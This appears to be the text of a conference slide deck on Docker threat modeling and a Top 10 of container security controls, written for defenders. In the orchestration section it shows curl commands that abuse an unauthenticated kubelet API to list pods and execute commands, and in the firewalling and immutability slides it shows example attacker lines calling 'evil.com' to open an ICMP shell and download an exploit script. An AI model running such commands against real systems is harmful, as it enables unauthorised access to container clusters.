

Docker Threat Modeling and Top 10

Dr. Dirk Wetter



Independent Consultant Information Security (self-employed)

OWASP

- Organized + chaired AppSec Europe 2013 in Hamburg
- Involved in few following conferences
- Former German Chapter Lead, etc

Open Source

- Longtime smaller contributions
- TLS-Checker [testssl.sh](#)



- 20+ years paid profession in infosec
- System, network + application security
- Pentests, consulting, training
- Information security management



•  **docker** Hyped + new?



(yawn)

- Linux: Docker 2013 (March)
- FreeBSD: *Jails* 2000
- Solaris: *Zones / Containers* 2004

- **Technology: Security advantages**

- Most per default
- Some need a configuration
 - Use them!

- **Usage: Security concerns**

- New attack surfaces
 - Second line of defense
- Not KISS
- Change of standard processes

New buzzword: *Full Spectrum Engineer*



// CHRIS WYSOPAL

 @WeldPond

heise devSec :

// KEYNOTE: FULL SPECTRUM ENGINEER – THE NEW FULL-STACK

Now a developer must become fluent in software testing, deployment, telemetry and even security. Developers will be responsible for securing their own work!

- **Answer**

- don't do this!




Pete Cheslock

@petecheslock

Follow



Everyone seemed to like this representation of DevOps and Security from my talk at [#devopsdays](#) Austin




5:53 PM - 5 May 2015

- Threats to my containers?




→ Enumerate!

- **Threat Modeling**
 - 1st vector:
Application escape



- **Threat Modeling**

- 2nd Target:
Orchestration tool



- **Threat Modeling**

- Target: Orchestration tool
- Houston: ~~we~~ almost everybody has a problem
 - **Open management interfaces**
 - CoreOS, etcd
 - tcp/2379
 - Kubernetes
 - Insecure kubelet @ tcp/10250 (HTTPS) + 10255 (HTTP)
 - sometimes not secured etcd @ tcp/2379
 - dashboard @ tcp/9090 (not installed per default)
 - OpenShift
 -

Controlling access to the Kubelet

[Link](#) ↗

Kubelets expose HTTPS endpoints which grant powerful control over the node and containers. By default Kubelets allow unauthenticated access to this API.

Production clusters should enable Kubelet authentication and authorization.

Lists systems

```
curl -sk https://$IP:10250/pods | jq .
```

Code EXEC

```
curl -sk https://$IP:10250/exec|run/<ns>/<pod>/<container>/ -d "cmd=ls /"
```

- **Threat Modeling**

- Target: Orchestration tool

- Research: Exposed orchestration tools (Lacework: [PDF](#))

Open Management Interfaces and APIs

CONTAINERS AT-RISK

A Review of 21,000 Cloud Environments

High Level Findings

- 22,672 OPEN ADMIN DASHBOARDS DISCOVERED ON INTERNET
- 95% HOSTED INSIDE OF AMAZON WEB SERVICES (AWS)
- 55% HOSTED IN AN AWS REGION WITH THE US (US-EAST MOST POPULAR)
- > 300 OPEN ADMIN DASHBOARDS OPEN WITH NO CREDENTIALS

Platforms Discovered

We discovered the following applications during our research:

- Kubernetes
- Mesos Marathon
- Swagger API UI
- Red Hat Openshift
- Docker Swarm:
 - Portainer
 - Swarmpit


- **Threat Modeling**
 - 3rd vector: Other Containers
 - Think:
 - The dear neighbors



- **Threat Modeling**
 - 4th vector: Platform/Host
 - Think:
 - What's wrong w my foundation??



- **Threat Modeling**
 - 4th vector: Platform/host
 - Special point:



(And friends)

- **Threat Modeling**
 - 5th vector: Network
 - Not properly secured local network
 - From the internet
 - From the LAN

- **Threat Modeling**
 - 6th vector: Integrity and confidentiality of OS images



Trust

- **Good posture**




- **Not so good posture**
incl. chances to mess up things



Threat modeling

Based on this: make it **safe**



- **Idea: ~Top 10 Docker Security**
 - Rather security controls than risks
 - home work + beyond

- Simplified examples + syntax
 - Only docker cmdline / Dockerfile
 - No
 - Kubernetes, ...
 - YAML

- **Top 1: User Mapping**
 - Docker's **insecure default!**
 - Running code as privileged user

```
FROM ubuntu
MAINTAINER [REDACTED]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
ENTRYPOINT ["/usr/sbin/nginx", "-g", "daemon off;"]
EXPOSE 80
```

- Top 1: User Mapping (cont'd)

```
root      5834  0.0  0.0  Jun29  0:00  ssh-agent
root     30815  0.1  0.0  Jun30  3:58  /usr/sbin/containerd --listen fd:// --start-timeout=2m
root     31205  0.0  0.0  Jun30  0:01  \_ containerd-shim dbd41f92eff67c59be6e3df9b65bc647d80eb48916e5769e44bec07296d93088 /var/run/docker/libcontainer/d
root     31222  0.0  0.0  Jun30  0:00  \_ /bin/sh -c /start
root     31260  0.0  0.0  Jun30  0:00  \_ /bin/bash /start
root     31644  0.0  0.0  Jun30  0:00  | \_ tail -F /var/log/openvas/gsad.log /var/log/openvas/openvasmd.log /var/log/openvas/openvassd.dump /va
root     31262  0.3  0.9  Jun30  8:55  | \_ redis-server 127.0.0.1:6379
root     31276  0.1  0.0  Jun30  3:44  | \_ openvassd: Waiting for incoming connections
root     31287  0.0  0.4  Jun30  1:06  | \_ openvasmd
root     31296  0.0  0.0  Jun30  0:00  | \_ /usr/sbin/gsad --mlisten 127.0.0.1 -m 9390 --gnutls-priorities=SECURE128:-AES-128-CBC:-CAMELLIA-128-CBC:
root     30818  0.2  0.2  Jun30  5:57  /usr/bin/dockerd --containerd /run/containerd/containerd.sock --add-runtime oci=/usr/sbin/docker-runc
dirks@laptop:~|0%
```

- Top 1: User Mapping (cont'd)

```

UID      PID    PPID    C  PRI  STIME  TTY      TIME  CMD
root    5508   5491    3   80   Sep27 ?    12:41:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root    20749  20731   0   80   Sep27 ?    02:08:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root    23053  23036   1   80   Sep27 ?    04:43:48 java -Xmx512m -jar /mainappl.jar
root    25264  25247   0   80   Sep27 ?    02:03:03 java -Xmx512m -jar /mainappl.jar
root    26740  26712   0   80   Sep27 ?    01:54:23 java -Xmx512m -jar /mainappl.jar
root    27841  27823   4   80   Sep27 ?    13:03:24 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root    28187  28167   0   80   Sep28 ?    01:13:01 java -Xmx512m -jar -Dspring.profiles.active=prod-prod /mainappl.jar
root    29232  29213   0   80   Sep27 ?    02:27:11 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root    30917  30898   0   80   Sep27 ?    01:56:59 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root    34542  34519   5   80   Aug29 ?    06:59:13 java -Xmx512m -jar /auth.war
root    50270  50194   4   80   Sep27 ?    15:15:31 java -Xmx512m -jar /auth.war
root    56683  56663  40   80   Aug29 ?    2-02:56:14 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root    58309  58291   7   80   Aug29 ?    09:15:46 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root    62418  62335   1   80   Aug29 ?    01:27:41 java -Xmx512m -jar /appnl.jar
root    62634  62611   0   80   Aug29 ?    00:53:55 java -Xmx512m -jar /appnl.jar
root    62963  62930   0   80   Aug29 ?    00:31:46 java -Xmx512m -jar -Dspring.profiles.active=prod /mainappl.jar
root    64175  64157   0   80   Aug29 ?    00:47:43 java -Xmx512m -jar /appnl.jar
root    65288  65267   0   80   Aug29 ?    01:03:07 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root    65649  65626   0   80   Aug29 ?    00:52:27 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root    66177  66158   0   80   Aug29 ?    01:04:33 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root    68013  67993  11   80   Aug29 ?    14:00:31 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar

```


- **Top 1: User Mapping (cont'd)**

- Workaround: Remap *user namespaces* !

- `user_namespaces(7)`

- <https://docs.docker.com/engine/security/usersns-remap/#enable-usersns-remap-on-the-daemon>

- Nutshell:

- Configure

- mapping in `/etc/subuid + /etc/subgid`

- `/etc/docker/daemon.json`

- Start dockerd with `--usersns-remap <mapping>`

- Limits:

- Global to dockerd

- PID / net ns

- **Top 1: User Mapping (cont'd)**
 - **Never-ever as Root**
 - Violation of Least Privilege Principle
 - Giving away benefit of „containment“
 - Escape from application => root in container
 - No need to do this
 - Also not of low (≤ 1024) ports

- **Top 2: Patchmanagement**
 - **Host**
 - **Container Orchestration**
 - **Images**

- **Top 2: Patchmanagement**
 - **Host**
 - **Window for privilege escalation!**

- **Top 2: Patchmanagement**
 - **Container Orchestration**
 - Don't forget to patch the management if needed ;-)

- **Top 2: Patchmanagement**
 - **Images**

```
FROM ubuntu
MAINTAINER [REDACTED]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
EXPOSE 80
```

- **Top 3: Network separation + firewalling**
 - Basic DMZ techniques
 - Internal
 - (External)

- **Top 3: Network separation + firewalling**


- **Internal** (network policies)
- Depends on
 - Network driver
 - Configuration

1) Allow what's needed

2) deny ip any any log | iptables -t <table> -P DROP

- **Top 3: Network separation + firewalling**

- **External (to BBI)**
 - **Do not allow** initiating outgoing TCP connections
 - UDP / ICMP: same



```
% icmpsh -t evil.com
```

```
% wget http://evil.com/exploit_dl.sh
```

- **Top 4: Maintain security contexts**
 - No Mix Prod / Dev
 - No Random Code (docker run <somearbitraryimage>)
 - Do not mix
 - front end / back end services
 - CaaS
 - Tenants

- **Top 5: Secrets Management**

- Where to: Keys, certificates, credentials, etc ???

- Image ??

- Env variables?

- `docker run -e SECRET=myprrecious image`

- `docker run -env-file ./secretsfile.txt image`

- Kubernetes + YAML secrets: be careful

- Mounts / volumes

- `docker run -v /hostdir:/containerdir image`

- `export S_FILE=./secretsfile.txt && <...> && rm $0`

- key/value store

- KeyWhiz, crypt, vault

- [Mozilla SOPS?](#)

- **Top 6: Resource protection**

- Resource Limits (cgroups)

- `--memory=`

- `--memory-swap=`

- `--cpu-*`

- `--cpu-shares=<percent>`

- Also: `--pids-limit XX`

- **Top 6: Resource protection**

- **Mounts!**


- If not necessary: Don't do it
 - If really necessary + possible: r/o
 - If r/w needed: limit writes (FS DoS)

- **Top 7: Image Integrity (and origin)**
 - Basic trust issue
 - Running arbitrary code from *somewhere*?
 - Image pipeline
 - No writable shares
 - Proper: Privilege / ACL management

- **Top 7: Image Integrity (and origin)**
 - Docker content trust

```
dirks@laptop:~|0% export DOCKER_CONTENT_TRUST=1
dirks@laptop:~|0% docker pull nginx
Using default tag: latest
Pull (1 of 1): nginx:latest@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4: Pulling from library/nginx
683abbb4ea60: Pull complete
a58abb4a7990: Pull complete
b43279c1d51c: Pull complete
Digest: sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Status: Downloaded newer image for nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4
Tagging nginx@sha256:62a095e5da5f977b9f830adaf64d604c614024bf239d21068e4ca826d0d629a4 as nginx:latest
dirks@laptop:~|0% docker pull drwetter/testssl.sh
Using default tag: latest
Error: remote trust data does not exist for docker.io/drwetter/testssl.sh: notary.docker.io does not have trust
data for docker.io/drwetter/testssl.sh
dirks@laptop:~|1% █
```

- **Top 7: Image Integrity (and origin)**
 - Docker content trust
 - https://docs.docker.com/notary/getting_started/



- **Top 8: Follow Immutable Paradigm**

- Least Privilege


- `docker run --read-only ...`
- `docker run -v /hostdir:/containerdir:ro`

- Attacker

- `wget http://evil.com/exploit_dl.sh`
- `apt-get install / apk add`

- Limits: Container **really** needs to write

- Upload of files
- R/w host mounts



- **Top 9: Hardening**
 - Three domains
 - Container hardening
 - Host hardening
 - (Orchestration tool)

- **Top 9: Hardening: container**

- Choice of OS

- Alpine, Ubuntu Core?, CoreOS?

- SUID (SGID)

- `--security-opt=no-new-privileges`

- Linux Capabilities

- `--cap-drop`

- Seccomp (chrome)

- `--security-opt seccomp=yourprofile.json`

```
dirks@laptop:~|0% sudo pscap | grep redis
31222 31262 root          redis-server          chown, dac_override, fowner,
fsetid, kill, setgid, setuid, setpcap, net_bind_service, net_raw, sys
_chroot, mknod, audit_write, setfcap
dirks@laptop:~|0% █
```

- **Top 9: Hardening: Host**
 - Networking
 - Only SSH + NTP
 - allow only from defined internal IPs
 - deny ip any any
 - System
 - A standard Debian / Ubuntu ... is a standard Debian / Ubuntu
 - Custom hardening
 - Specialized container OS
 - SELinux: some advantages
 - PaX / grsecurity

- **Top 10: Logging**

- Tear down container: logs lost

- **Remote logging**

- Container

- Application

- Any system server in container (Web, Appl., DB, etc.)

- (Container)

- Orchestration

- Host

- Plus: Linux auditing (syscalls)

~~• Docker-run(1):
-v /dev/log:/dev/log~~



Do it yourself

- **DIY**

- CIS benchmarks (<https://learn.cisecurity.org/benchmarks>)
 - Docker
 - <https://github.com/docker/docker-bench-security>
 - Kubernetes
 - <https://github.com/neuvector/kubernetes-cis-benchmark/> (age)
 - <https://kubesecc.io>

```
[INFO] 5 - Container Runtime
[PASS] 5.1 - Ensure AppArmor Profile is Enabled
[WARN] 5.2 - Ensure SELinux security options are set, if applicable
[WARN] * No SecurityOptions Found: eloquent_cori
[PASS] 5.3 - Ensure Linux Kernel Capabilities are restricted within containers
[PASS] 5.4 - Ensure privileged containers are not used
[PASS] 5.5 - Ensure sensitive host system directories are not mounted on containers
[PASS] 5.6 - Ensure ssh is not run within containers
[PASS] 5.7 - Ensure privileged ports are not mapped within containers
[NOTE] 5.8 - Ensure only needed ports are open on the container
[PASS] 5.9 - Ensure the host's network namespace is not shared
[WARN] 5.10 - Ensure memory usage for container is limited
[WARN] * Container running without memory restrictions: eloquent_cori
[WARN] 5.11 - Ensure CPU priority is set appropriately on the container
[WARN] * Container running without CPU restrictions: eloquent_cori
[WARN] 5.12 - Ensure the container's root filesystem is mounted as read only
[WARN] * Container running with root FS mounted R/W: eloquent_cori
[PASS] 5.13 - Ensure incoming container traffic is binded to a specific host interface
[WARN] 5.14 - Ensure 'on-failure' container restart policy is set to '5'
[WARN] * MaximumRetryCount is not set to 5: eloquent_cori
[PASS] 5.15 - Ensure the host's process namespace is not shared
[PASS] 5.16 - Ensure the host's IPC namespace is not shared
[PASS] 5.17 - Ensure host devices are not directly exposed to containers
[INFO] 5.18 - Ensure the default ulimit is overwritten at runtime, only if needed
[INFO] * Container no default ulimit override: eloquent_cori
[PASS] 5.19 - Ensure mount propagation mode is not set to shared
[PASS] 5.20 - Ensure the host's UTS namespace is not shared
[PASS] 5.21 - Ensure the default seccomp profile is not Disabled
[NOTE] 5.22 - Ensure docker exec commands are not used with privileged option
[NOTE] 5.23 - Ensure docker exec commands are not used with user option
[PASS] 5.24 - Ensure cgroup usage is confirmed
[WARN] 5.25 - Ensure the container is restricted from acquiring additional privileges
[WARN] * Privileges not restricted: eloquent_cori
[WARN] 5.26 - Ensure container health is checked at runtime
[WARN] * Health check not set: eloquent_cori
[INFO] 5.27 - Ensure docker commands always get the latest version of the image
[WARN] 5.28 - Ensure PIDs cgroup limit is used
[WARN] * PIDs limit not set: eloquent_cori
[INFO] 5.29 - Ensure Docker's default bridge docker0 is not used
[INFO] * Container in docker0 network: eloquent_cori
[PASS] 5.30 - Ensure the host's user namespaces is not shared
[PASS] 5.31 - Ensure the Docker socket is not mounted inside any containers
```

```
[INFO] 4 - Container Images and Build File
[WARN] 4.1 - Ensure a user for the container has been created
[WARN] * Running as root: eloquent_cori
[NOTE] 4.2 - Ensure that containers use trusted base images
[NOTE] 4.3 - Ensure unnecessary packages are not installed in the container
[NOTE] 4.4 - Ensure images are scanned and rebuilt to include security patches
[WARN] 4.5 - Ensure Content trust for Docker is Enabled
```

```
[INFO] 4 - Container Images and Build File
[WARN] 4.1 - Ensure a user for the container has been created
[WARN] * Running as root: k8s_POD_
[WARN] * Running as root: k8s_POD_
[WARN] * Running as root: k8s_POD_
[WARN] * Running as root: k8s_POD_
[WARN] * Running as root: k8s_POD_
